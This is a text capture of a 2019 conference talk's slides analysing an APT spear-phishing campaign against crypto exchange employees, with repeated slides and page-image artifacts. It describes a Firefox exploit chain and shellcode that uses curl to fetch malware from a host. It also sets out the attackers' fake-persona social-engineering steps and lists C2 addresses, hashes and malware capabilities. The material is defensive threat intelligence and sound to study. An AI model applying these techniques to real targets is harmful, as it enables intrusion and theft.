
[CB19] Recent APT attack on crypto exchange employees by Heungsoo Kang

Dec 11, 2019 • 2 likes • 915 views

In this talk, I plan to present overview of the recent APT attacks against employees of cryptocurrency exchanges. Attackers took extra care on its social engineering skills wl


Read more





- Background
  - Coinbase announced it's been attacked by a very sophisticated, highly targeted attack
  - Coinbase blog / Philip Martin (@SecurityGuyPhil)
  - Decent analysis by objective-see.com
- Undisclosed, but LINE was also targeted


About this talk


- Background
  - Coinbase announced it's been attacked by a very sophisticated, highly targeted attack
  - Coinbase blog / Philip Martin (@SecurityGuyPhil)
  - Decent analysis by objective-see.com
- Undisclosed, but LINE was also targeted

















More Related Content

[CB19] Recent APT attack on crypto exchange employees by Heungsoo Kang

1. **CODE BLUE 2019 @TOKYO H** e u n g s o o K a n g , L I N E DISCRETION IN APT Recent attack on crypto exchange services
2. **CODE BLUE 2019 @TOKYO $** whoami - Heungsoo Kang (David) - - Mobile messenger loved in Asia - Lots of services - Also Crypto/FIAT exchange BITBOX / BITMAX - We care security very much! - Contact - cmpdebugger@gmail.com / @jz__ 2
3. **CODE BLUE 2019 @TOKYO 3 About** this talk - Background - Coinbase announced it's been attacked by a very sophisticated, highly targeted attack - Coinbase blog / Philip Martin (@SecurityGuyPhil) - Decent analysis by objective-see.com - Undisclosed, but LINE was also targeted
4. **CODE BLUE 2019 @TOKYO 4 -** Background - Coinbase announced it's been attacked by a very sophisticated, highly targeted attack - Coinbase blog / Philip Martin (@SecurityGuyPhil) - Decent analysis by objective-see.com - Undisclosed, but LINE was also targeted About this talk
5. **CODE BLUE 2019 @TOKYO About** this talk - Goal of this talk - To share the perspectives of … - The victim (how it looked like to him) - The attackers (what they had prepared) - The blue-team (what we could/not see) - To share information about … - Its malware - Attackers 5
6. **CODE BLUE 2019 @TOKYO About** this talk - Goal of this talk - To share the perspectives of … - The victim (how it looked like to him) - The attackers (what they had prepared) - The blue-team (what we could/not see) - To share information about … - Its malware - Attackers 6

15. **CODE BLUE 2019 @TOKYO Email** Conversation - LinkedIn Profile - 100+ connections - Nice fit to the story 15
16. **CODE BLUE 2019 @TOKYO Email** Conversation - Victim shares conversation with the attacker doubtlessly 16
17. **CODE BLUE 2019 @TOKYO Email** Conversation - Victim gets the exploit link, ID, temporary PW 17
18. **CODE BLUE 2019 @TOKYO Email** Conversation - Victim gets the exploit link, ID, temporary PW 18
19. **CODE BLUE 2019 @TOKYO Web** Browsing - Victim visits the URL … to see a warning 19
20. **CODE BLUE 2019 @TOKYO Web** Browsing - Victim visits the URL … to see a warning - “Firefox only” 20 Official Firefox Page
21. **CODE BLUE 2019 @TOKYO Web** Browsing - Victim visits the URL … to see a warning - “Firefox only” 21 Official Firefox Page
22. **CODE BLUE 2019 @TOKYO Web** Browsing - With Firefox, web page shows up 22
23. **CODE BLUE 2019 @TOKYO Exploit -** Firefox downloaded exploit javascript - shellcode uses curl http://x.x.x.x/malw so it doesn’t trigger MacOS GateKeeper - The attack was stopped here - Detected, suspended & killed - Red flag based on various indictors + in-house tools 23
24. **CODE BLUE 2019 @TOKYO Exploit -** Firefox downloaded exploit javascript - shellcode uses curl http://x.x.x.x/malw so it doesn’t trigger MacOS GateKeeper - The attack was stopped here - Detected, suspended & killed - Red flag based on various indictors + in-house tools 24
25. **CODE BLUE 2019 @TOKYO Response -** Victim gets interrogated 25
26. **CODE BLUE 2019 @TOKYO Response -** Victim gets interrogated Just kidding.. - Victim gets interviewed and helps security team get the picture - Security team follows up, prepare additional tracking - Stage1 sends system information, downloads stage2 malware 26
27. **CODE BLUE 2019 @TOKYO Response -** Victim gets interrogated Just kidding.. - Victim gets interviewed and helps security team get the picture - Security team follows up, prepare additional tracking - Stage1 sends system information, downloads stage2 malware - Stage1 - macos.netwire variant Stage2 - macos.mokes variant 27
28. **CODE BLUE 2019 @TOKYO Perspective** 2: Attackers 28 What lies beneath
29. **CODE BLUE 2019 @TOKYO Prepare** Weapons - Prepare weaponized exploits - Firefox code execution (CVE-2019-11707) - Firefox sandbox escape (CVE-2019-11708) 29
30. **CODE BLUE 2019 @TOKYO Prepare** Weapons - Prepare malwares - Stage 1 - Report victim information - Scout. Small, new, low detection - Stage 2 - Full Remote Administrator Tool 30
31. **CODE BLUE 2019 @TOKYO Prepare** Weapons - Prepare malwares - Stage 1 - Report victim information - Scout. Small, new, low

38. **CODE BLUE 2019 @TOKYO University** Accounts - Service for the account owners: - Email address: nm603@cam.ac.uk - Personal web hosting - hxxp://people.ds.cam.ac.uk/nm603 38
39. **CODE BLUE 2019 @TOKYO University** Accounts - Service for the account owners: - Email address: nm603@cam.ac.uk - Personal web hosting - hxxp://people.ds.cam.ac.uk/nm603 39 Makes it all look authentic
40. **CODE BLUE 2019 @TOKYO Prepare** Website - Prepare web pages on people.ds.cam.ac.uk - Fake University site 40
41. **CODE BLUE 2019 @TOKYO Prepare** Website - Prepare web pages on people.ds.cam.ac.uk - Add simple javascript for social engineering - “Please use Firefox …” - Load exploit 41
42. **CODE BLUE 2019 @TOKYO Script** on Fake Website 42
43. **CODE BLUE 2019 @TOKYO Script** on Fake Website - if (macos && not firefox) then show “use Firefox” message 43
44. **CODE BLUE 2019 @TOKYO Script** on Fake Website - if (macos && not firefox) then show “use Firefox” message 44
45. **CODE BLUE 2019 @TOKYO Script** on Fake Website - if (macos && firefox) or (not macos) then load /script.js - So people.ds.cam.ac.uk/script.js must be the exploit! 45
46. **CODE BLUE 2019 @TOKYO Script** on Fake Website - So people.ds.cam.ac.uk/script.js must be the exploit! 46
47. **CODE BLUE 2019 @TOKYO Script** on Fake Website - So people.ds.cam.ac.uk/script.js must be the exploit! → No. 47 Actual packet capture of victim at the time of attack
48. **CODE BLUE 2019 @TOKYO Script** on Fake Website - So people.ds.cam.ac.uk/script.js must be the exploit! → No. 48
49. **CODE BLUE 2019 @TOKYO Script** on Fake Website - Actual exploit code was loaded at the end of HTML - Made it look like Google’s analytics.js - All websites have them at the end - HTTPS 49
50. **CODE BLUE 2019 @TOKYO Prepare** John Doe - The accounts they hacked are [nm603, grh37] - Make up names accordingly: Neil Morris, Gregory Harris - Join LinkedIn, make profile fit to the storyline (Univ staff) - Add connections, 100++ - How we all love to accept random requests - Write a nice email signature - Add links to website, LinkedIn 50
51. **CODE BLUE 2019 @TOKYO Prepare** John Doe - The accounts they hacked are [nm603, grh37] - Make up names accordingly: Neil Morris, Gregory Harris - Join LinkedIn, make profile fit to the storyline (Univ staff) - Add connections, 100++ - How we all love to accept random requests - Write a nice email signature - Add links to website, LinkedIn 51
52. **CODE BLUE 2019 @TOKYO Prepare** John Doe - The accounts they hacked are [nm603, grh37] - Make up names accordingly: Neil Morris, Gregory Harris - Join LinkedIn, make profile fit to the storyline (Univ staff) - Add connections, 100++ - How we all love to accept random requests - Write a nice email signature - Add links to website, LinkedIn 52

57. **CODE BLUE 2019 @TOKYO Operation:** Evaluate Targets - Evaluate targets through conversation (cont'd) - another case - https://robertheaton.com/2019/06/24/i-was-7-words-away-from-being-spear- phished/ 57
58. **CODE BLUE 2019 @TOKYO Operation:** Evaluate Targets - Evaluate targets through conversation (cont'd) - https://robertheaton.com/2019/06/24/i-was-7-words-away-from-being-spear- phished/ 58
59. **CODE BLUE 2019 @TOKYO Operation:** Evaluate Targets - Evaluate targets through conversation (cont'd) - https://robertheaton.com/2019/06/24/i-was-7-words-away-from-being-spear- phished/ 59
60. **CODE BLUE 2019 @TOKYO Operation:** Goal - Initial exploit → run stage 1 malware - Stage 1 malware reports information about victim - Stage 1 malware downloads stage 2 malware (full RAT) - Go for profit!! $$ 60
61. **CODE BLUE 2019 @TOKYO Perspective** 3: Blue Team 61 What can we see? Challenges?
62. **CODE BLUE 2019 @TOKYO Blue** Team Downsides - Cliche, yes - Too many stuff to watch - Employees from many countries - Huge infrastructure - Countless servers (we have our own AWS - "Verda") 62
63. **CODE BLUE 2019 @TOKYO Blue** Team Weapons - From Infrastructure - Network based defense/detection methods - Network visibility solutions to see HTTPS connection - From Endpoint - Endpoint Detection & Response / Antivirus - Patch Management System - Various monitoring solutions, etc 63
64. **CODE BLUE 2019 @TOKYO Blue** Team Weapons - From Infrastructure - Network based defense/detection methods - Network visibility solutions to see HTTPS connection - From Endpoint - Endpoint Detection & Response / Antivirus - Patch Management System - Various monitoring solutions, etc 64
65. **CODE BLUE 2019 @TOKYO Blue** Team Weapons - Honeypots, sandboxes - Indicators of Compromise service - Network segregation / air-gapping - Authentication, 2FA - Desktop Virtualization - More & more… → Usable security: should avoid oppressing productivity 65
66. **CODE BLUE 2019 @TOKYO Blue** Team Weapons - Honeypots, sandboxes - Indicators of Compromise service - Network segregation / air-gapping - Authentication, 2FA - Desktop Virtualization - More & more… → Usable security: should avoid oppressing productivity 66
67. **CODE BLUE 2019 @TOKYO Blue** Team Weapons - Honeypots, sandboxes - Indicators of Compromise service - Network segregation / air-gapping - Authentication, 2FA - Desktop Virtualization - More & more… → Usable security: should avoid oppressing productivity 67
68. **CODE BLUE 2019 @TOKYO Pain** Point for Blue Team - Attackers sent email to victim's personal Gmail account - Legit cam.ac.uk email + website - HTTPS + encrypted communication - Low detection (Stage1=1, Stage2=0 detection on VirusTotal) - Encrypted, non

72. **CODE BLUE 2019 @TOKYO Breadcrumbs** for Blue Team - Shellcode - curl - macho(executable) download - Communication to suspicious IP addresses (C2) - Unknown new executable files - Security team had resource to analyze & follow up - Plus other undisclosable indicators & methods 72
73. **CODE BLUE 2019 @TOKYO Breadcrumbs** for Blue Team - Shellcode - curl - macho(executable) download - Communication to suspicious IP addresses (C2) - Unknown new executable files - Security team had resource to analyze & follow up - Plus other undisclosable indicators & methods 73
74. **CODE BLUE 2019 @TOKYO Malware** Information 74 Stage 1 & 2
75. **CODE BLUE 2019 @TOKYO Stage** 1 - Overview - NETWIRE - Commercial administration tool - Agent builder 75
76. **CODE BLUE 2019 @TOKYO Stage** 1 - Overview - NETWIRE - Commercial administration tool - Agent builder 76
77. **CODE BLUE 2019 @TOKYO Stage** 1 - Overview - Hash - MD5 - de3a8b1e149312dac5b8584a33c3f3c6 - SHA256 - 07a4e04ee8b4c8dc0f7507f56dc24db00537d4637afee43dbb9357d4d54f6ff4 - Downloaded from - hxxp://185.162.131.96/i/IconServicesAgent 77
78. **CODE BLUE 2019 @TOKYO Stage** 1 - Overview - C2 Server - 89.34.111.113 - port closed - Binary is not signed 78
79. **CODE BLUE 2019 @TOKYO Stage** 1 - NETWIRE - C2 Protocol - https://github.com/pan-unit42/public_tools/blob/master/netwire/commands.json - XOR command with xe3 - Handle C2 command func at 0x4109 79
80. **CODE BLUE 2019 @TOKYO Stage** 1 - NETWIRE - Report user/host information - Report user external IP 80
81. **CODE BLUE 2019 @TOKYO Stage** 1 - NETWIRE - List process - Start shell 81
82. **CODE BLUE 2019 @TOKYO Stage** 1 - NETWIRE - Search / Write / Execute file - Heartbeat (I'm alive) 82
83. **CODE BLUE 2019 @TOKYO Stage** 1 - NETWIRE 83
84. **CODE BLUE 2019 @TOKYO Stage** 1 - NETWIRE - Persistence 84
85. **CODE BLUE 2019 @TOKYO Stage** 1 - NETWIRE - Persistence 85
86. **CODE BLUE 2019 @TOKYO Stage** 1 - NETWIRE - Persistence - "Don't want to die" - Adds itself to signal handler 86
87. **CODE BLUE 2019 @TOKYO Stage** 1 - NETWIRE - Downloads stage 2 - Shell executed after downloading … left a shell history file 87
88. **CODE BLUE 2019 @TOKYO Stage** 1 - string "hyd7u5jdi8" - Unique string found -> RC4 key - This netwire binary contains 4 RC4 keys in total. - Key string "hyd7u5jdi8" is used only once for decrypting "%Rand%" 88
89. **CODE BLUE 2019 @TOKYO Stage** 1 - variants - hxxp://185.162.131.96 (download server) is still up (Apache) - Brute-forced server:

93. **CODE BLUE 2019 @TOKYO Stage** 2 - Overview - Hash - MD5 - af10aad603fe227ca27077b83b26543b - SHA256 - 97200b2b005e60a1c6077eea56fc4bb3e08196f14ed692b9422c96686fbfc3ad - Downloaded by stage1 93
94. **CODE BLUE 2019 @TOKYO Stage** 2 - Overview - macos.Mokes - Remote administration tool - C2 Server - 185.49.69.210 port 443|80 (closed) - athlon4free2updates1.com / 142.93.110.250 - Alive but not sending payload 94
95. **CODE BLUE 2019 @TOKYO Stage** 2 - Certificate invalid 95
96. **CODE BLUE 2019 @TOKYO Stage** 2 - Overview - Built with QT - huge binary size (13MB) - FLIRT for QT versions, OpenSSL - Only 20% identified - Also not signed 96
97. **CODE BLUE 2019 @TOKYO Stage** 2 - Self copy as randomly one of these names 97
98. **CODE BLUE 2019 @TOKYO Stage** 2 - Persistence 98
99. **CODE BLUE 2019 @TOKYO Stage** 2 - Hides application from Macos Dock - Searches for file - AutoFileSearchTask::files_to_search 99
100. **CODE BLUE 2019 @TOKYO More** About Campaign 100 Connecting dots on their “Work habits”
101. **CODE BLUE 2019 @TOKYO Previous** Analysis - Named - Only recently referred as “HydSeven” after coincheck attack - From RC4 key string “hyd7u5jdi8” - History - Known for attacking banks, undisclosed financial biz - Introduced in FireEye Trend (2017) - https://tinyurl.com/firetrend - Nice overview by mertsarica.com (2017) - https://tinyurl.com/1mertsa - https://tinyurl.com/2mertsa 101
102. **CODE BLUE 2019 @TOKYO Previous** Analysis - Attack analysis by Exatel (2016) - https://tinyurl.com/1exatel - Analysis on coincheck hack by LAC Watch (2019) - https://tinyurl.com/lac-coincheck 102
103. **CODE BLUE 2019 @TOKYO Initial** Compromise - Based on spear phishing - Office document with macro - Office 1-day exploit (EPS) - WinRar 1-day exploit (ACE path) - 0-day exploit (FireFox) 103
104. **CODE BLUE 2019 @TOKYO Favorite** Method - Hacked London School of Economics account - Use the account for email communication - We need expert like you as jury for ‘Banker Awards’ 104 [https://tinyurl.com/1mertsa]
105. **CODE BLUE 2019 @TOKYO Favorite** Method - Hacked London School of Economics account - Use the account for email communication - We need expert like you as jury for ‘Banker Awards’ 105 [https://tinyurl.com/1mertsa]
106. **CODE BLUE 2019 @TOKYO Favorite** Method - Hacked London School of Economics account - Use the account for email communication - We need expert like you as jury for ‘Banker Awards’ - Abuse university’s web hosting for phishing 106 [https://tinyurl.com/1mertsa]

114. **CODE BLUE 2019 @TOKYO 114 -** Contact - cmpdebugger@gmail.com - @jz__ - id: heungsookang Questions?